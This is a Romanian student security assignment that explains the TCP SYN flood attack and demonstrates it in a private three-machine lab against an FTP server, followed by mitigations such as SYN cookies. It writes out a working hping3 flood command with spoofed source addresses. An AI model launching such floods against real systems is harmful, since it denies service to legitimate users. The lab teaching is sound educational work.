

Securitatea Informației - Tema 3

Atacul SYN Flooding

Oloieri Alexandru IIIA2

Ianuarie 2021

1 Modul de funcționare a atacului SYN Flooding

Un atac de tipul **denial-of-service (DoS attack)** are loc atunci când un atacator suprasolicită o resursă cu cereri false, ea nemaifiind disponibilă celorlalți utilizatori (adică serverul nu mai poate răspunde cererilor reale).

Atacul **SYN Flood** este un tip de atac **DoS** în care adversarul se folosește de modul în care se realizează conexiunile TCP pentru a consuma suficiente resurse de pe server astfel încât acesta să nu mai poată răspundă la cererile utilizatorilor reali pe care le primește.

O conexiune normală TCP se realizează în 3 pași (TCP 3-Way Handshake):

1. Clientul trimite serverului un segment TCP ce conține o valoare numită **SYN** (Synchronize Sequence Number).
2. Serverul răspunde cu un pachet ce conține bitul SYN-ACK setat și de asemenea alte 2 valori: SYN-ul serverului și ACK (SYN-ul primit de la client + 1).
3. Clientul trimite serverului ACK, o valoare egală cu SYN-ul primit de la server + 1. După acest pas conexiunea este stabilită.

Un atacator poate realiza un atac **DoS** în felul următor: va trimite o cantitate mare de cereri SYN către server (la un anumit port), fără a încheia însă conexiunile. Serverul va reține pentru un anumit timp ce conexiuni au venit (și n-au fost însă închise) într-o coadă, iar când aceasta se umple el nu va mai putea răspunde altor cereri de conectare (care pot veni și de la clienți reali). Atacatorul va utiliza de cele mai multe ori și o tehnică numită **IP Spoofing**, care presupune crearea pachetelor cu adrese IP false, astfel încât serverul să nu știe dacă pachetul vine de la un client real sau nu, și deci să-i fie imposibil să le ignore.

2 Mediul de lucru

Vom simula atacul pe o rețea formată din 3 mașini Linux (Ubuntu 16.04), configurarea mediului de lucru fiind realizată conform indicațiilor de pe pagina domnului profesor Emanuel Onica (aici):

Numele mașinii	Adresa IP	Rol
VM_1	192.168.0.1	Observator
VM_2	192.168.0.2	Atacator
VM_3	192.168.0.3	Victima

În plus, ne vom folosi de următoarele:

1. Aplicația **wireshark**, care va fi folosită pe mașina VM_1 pentru a monitoriza traficul în rețeaua locală.
2. Comanda **hping3** pentru implementarea atacului propriu-zis.
3. Comenzi ca **sysctl** sau **netstat** pentru verificarea dimensiunii cozii unde sunt plasate cererile de conectare sau pentru a vedea câte conexiuni se află în curs de stabilire.
4. Comanda **service vsftpd start** pentru a porni un server FTP.


3 Descrierea modului în care vom realiza atacul

1. Pe mașina VM_3 vom porni un server FTP, care va aștepta cereri de conectare pe portul 21. (Ne vom conecta la serverul FTP de pe mașina VM_1 pentru a vedea că într-adevăr conexiunile sunt posibile înainte de atac)
2. Vom porni un atac SYN Flood de pe mașina VM_2 . Rulând comanda **netstat -tna** pe VM_3 ar trebui să vedem o mulțime de conexiuni aflate în starea **SYN_RECV** și de asemenea ar trebui să vedem și pachetele pe mașina VM_1 în aplicația **wireshark**.

3. Vom încerca din nou să ne conectăm la serverul FTP de pe mașina VM_1 , însă de această dată nu vom reuși (cel mai probabil vom primi mesajul **Connection timed out**).
4. Vom opri atacul de pe mașina VM_2 iar acum ne vom putea conecta cu succes la serverul FTP (iar conexiunea realizată cu succes va putea fi observată și în urma rulării comenzii **netstat -tna** pe mașina VM_3).

4 Realizarea atacului

1. Pornim serverul FTP pe mașina VM_3 (**sudo service vsftpd start**), și ne asigurăm că portul 21 acceptă conexiuni cu comanda **netstat -tna**.



```
alex@alex-VirtualBox: ~  
alex@alex-VirtualBox:~$ sudo service vsftpd start  
alex@alex-VirtualBox:~$ netstat -tna  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN  
tcp6       0      0 :::21                  :::*                    LISTEN  
tcp6       0      0 :::1:631               :::*                    LISTEN  
alex@alex-VirtualBox:~$
```

2. Ne conectăm la serverul FTP de pe mașina VM_1 pentru a vedea că într-adevăr serverul rulează: **ftp 192.168.0.3**, iar apoi introducem credențialele.

```
alex@alex-VirtualBox:~$ ftp 192.168.0.3
Connected to 192.168.0.3.
220 (vsFTPd 3.0.3)
Name (192.168.0.3:alex): alex
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Desktop
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Documents
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Downloads
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Music
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Pictures
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Public
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Templates
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Videos
-rw-r--r--  1 1000    1000           8980 Jan 03 19:26 examples.desktop
-rw-rw-r--  1 1000    1000           186 Jan 03 21:12 script.sh
226 Directory send OK.
ftp>
```

3. Pornim atacul **SYN_FLOOD**: rulăm următoarea comandă pe mașina VM_2 : **sudo hping3 -c 15000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.0.3**. Semnificația parametrilor: 15000 de pachete (**-c 15000**) de dimensiune 120 de bytes (**-d 120**) vor fi trimise cât de repede posibil (**--flood**); pachetele vor avea SYN Flag (**-S**) activat, dimensiunea TCP windows size va fi 64 (**-w 64**), iar adresele ip vor fi generate random (**--rand-source**). Toate aceste pachete vor fi trimise mașinii având adresa IP **192.168.0.3** (VM_3), la portul **21** (unde așteaptă conexiuni serverul FTP).

```
alex@alex-VirtualBox:~$ sudo hping3 -c 15000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.0.3
HPING 192.168.0.3 (enp0s3 192.168.0.3): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```


4. Verificăm că pe mașina VM_3 sunt multe conexiuni aflate în starea **SYN_RECV** folosind din nou comanda **netstat -tna**. Se observă că în coloana **Foreign Address** adresele IP ale clientului sunt random (IP Spoofing).

```

alex@alex-VirtualBox:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:*                0.0.0.0:*               LISTEN
tcp6       0      0 :::*                    :::*                     LISTEN
tcp6       0      0 :::*                    :::*                     LISTEN
tcp6       0      0 192.168.0.3:21          165.95.192.216:2451     SYN_RECV
tcp6       0      0 192.168.0.3:21          73.106.37.5:51670       SYN_RECV
tcp6       0      0 192.168.0.3:21          205.226.187.156:2443    SYN_RECV
tcp6       0      0 192.168.0.3:21          215.62.10.142:2445      SYN_RECV
tcp6       0      0 192.168.0.3:21          169.232.224.103:51671   SYN_RECV
tcp6       0      0 192.168.0.3:21          154.175.212.103:51673   SYN_RECV
tcp6       0      0 192.168.0.3:21          215.204.102.211:51682   SYN_RECV
tcp6       0      0 192.168.0.3:21          147.10.87.49:2449       SYN_RECV
tcp6       0      0 192.168.0.3:21          177.215.87.169:51686     SYN_RECV
tcp6       0      0 192.168.0.3:21          66.59.56.49:51674       SYN_RECV
tcp6       0      0 192.168.0.3:21          47.87.220.50:51678      SYN_RECV
tcp6       0      0 192.168.0.3:21          48.6.76.87:2448         SYN_RECV
tcp6       0      0 192.168.0.3:21          201.207.73.204:2447     SYN_RECV
tcp6       0      0 192.168.0.3:21          9.111.50.56:2454         SYN_RECV
tcp6       0      0 192.168.0.3:21          180.184.153.235:2442    SYN_RECV
tcp6       0      0 192.168.0.3:21          244.39.149.132:51677     SYN_RECV
tcp6       0      0 192.168.0.3:21          187.210.126.223:51680   SYN_RECV
tcp6       0      0 192.168.0.1:42850        192.168.0.1:42850       TIME_WAIT
tcp6       0      0 192.168.0.3:21          209.33.118.118:51679    SYN_RECV
tcp6       0      0 192.168.0.3:21          102.83.22.3:2452        SYN_RECV
tcp6       0      0 192.168.0.3:21          80.78.89.49:2453        SYN_RECV
tcp6       0      0 192.168.0.3:21          50.238.4.93:51685       SYN_RECV
tcp6       0      0 192.168.0.3:21          59.226.252.255:51681    SYN_RECV
tcp6       0      0 192.168.0.3:21          66.80.6.107:2450        SYN_RECV
tcp6       0      0 192.168.0.3:21          65.252.16.91:2446       SYN_RECV
tcp6       0      0 192.168.0.3:21          87.44.69.196:51675      SYN_RECV
tcp6       0      0 192.168.0.3:21          73.5.162.176:2441       SYN_RECV
tcp6       0      0 192.168.0.3:21          182.252.236.22:2455     SYN_RECV
tcp6       0      0 192.168.0.3:21          204.13.156.249:2444     SYN_RECV
tcp6       0      0 192.168.0.3:21          79.253.140.13:2440      SYN_RECV
tcp6       0      0 192.168.0.3:21          223.5.128.48:51683      SYN_RECV
tcp6       0      0 192.168.0.3:21          202.55.124.3:51672      SYN_RECV
tcp6       0      0 192.168.0.3:21          165.138.242.78:51676    SYN_RECV
alex@alex-VirtualBox:~$

```

5. Vizualizăm pachetele în aplicația **wireshark** pe mașina VM_1 .




6. Încercăm să ne conectăm din nou la serverul FTP de pe mașina VM_1 , însă de această dată nu vom reuși (Toate conexiunile au fost utilizate pentru răspunderea cererilor false, iar acum o cerere reală este ignorată).

```
alex@alex-VirtualBox: ~  
alex@alex-VirtualBox:~$ ftp 192.168.0.3  
Connected to 192.168.0.3.  
220 (vsFTPd 3.0.3)  
Name (192.168.0.3:alex): alex  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Desktop  
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Documents  
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Downloads  
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Music  
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Pictures  
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Public  
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Templates  
drwxr-xr-x  2 1000    1000          4096 Jan 03 19:36 Videos  
-rw-r--r--  1 1000    1000          8980 Jan 03 19:26 examples.desktop  
-rw-rw-r--  1 1000    1000           186 Jan 03 21:12 script.sh  
226 Directory send OK.  
ftp> exit  
221 Goodbye.  
alex@alex-VirtualBox:~$ ftp 192.168.0.3  
ftp: connect: Connection timed out  
ftp>
```

7. Oprim atacul (CTRL + C) de pe mașina VM_2 , iar acum ne putea conecta din nou la serverul FTP de pe mașina VM_1 .

```
Terminal File Edit View Search Terminal Help  
alex@alex-VirtualBox:~$ sudo hping3 -c 15000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.0.3  
HPING 192.168.0.3 (enp0s3 192.168.0.3): S set, 40 headers + 120 data bytes  
hping in flood mode, no replies will be shown  
^C  
--- 192.168.0.3 hping statistic ---  
526917 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms  
alex@alex-VirtualBox:~$
```



```
alex@alex-VirtualBox: ~  
Using binary mode to transfer files.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Desktop  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Documents  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Downloads  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Music  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Pictures  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Public  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Templates  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Videos  
-rw-r--r--  1 1000  1000      8980 Jan 03 19:26 examples.desktop  
-rw-rw-r--  1 1000  1000      186 Jan 03 21:12 script.sh  
226 Directory send OK.  
ftp> exit  
221 Goodbye.  
alex@alex-VirtualBox:~$ ftp 192.168.0.3  
ftp: connect: Connection timed out  
ftp> ^C  
ftp> exit  
alex@alex-VirtualBox:~$ ftp 192.168.0.3  
Connected to 192.168.0.3.  
220 (vsFTPd 3.0.3)  
Name (192.168.0.3:alex): alex  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Desktop  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Documents  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Downloads  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Music  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Pictures  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Public  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Templates  
drwxr-xr-x  2 1000  1000      4096 Jan 03 19:36 Videos  
-rw-r--r--  1 1000  1000      8980 Jan 03 19:26 examples.desktop  
-rw-rw-r--  1 1000  1000      186 Jan 03 21:12 script.sh  
226 Directory send OK.  
ftp>
```

Timpul de execuție: după pornirea atacului durează câteva secunde până când serverul devine inaccesibil clienților reali.

5 Moduri de a preveni atacul

1. Folosirea unui server/firewall intermediar care va redirecta numai un număr limitat de conexiuni către serverul principal (conexiuni care au fost deja verificate ca fiind valide, de la utilizatori reali): mai multe detalii aici.
2. **SYN Cookie** e o tehnică folosită pentru prevenirea atacurilor **SYN_FLOOD**. În loc să rețină conexiunile, se codifică numărul trimis în răspunsul SYN+ACK. Dacă serverul primește un răspuns cu un ACK incrementat, acesta știe să reconstruiască valoarea SYN și conexiunea continuă în mod normal. Pentru activarea/dezactivarea lor se poate folosi comanda `sudo sysctl net.ipv4.tcp_syncookies = 1/0`.

References

- [1] How to perform a TCP SYN Flood <http://www.firewall.cx/general-topics-reviews/network-protocol-analyzers/1224-performing-tcp-syn-flood-attack-and-detecting-it-with-wireshark.html>
- [2] <https://profs.info.uaic.ro/~eonica/isec/lab10.html>
- [3] <https://profs.info.uaic.ro/~eonica/isec/lab12.html>
- [4] SYN cookies https://en.wikipedia.org/wiki/SYN_cookies
- [5] TCP 3-Way Handshake <https://www.geeksforgeeks.org/tcp-3-way-handshake-process/>
- [6] SYN Flood https://en.wikipedia.org/wiki/SYN_flood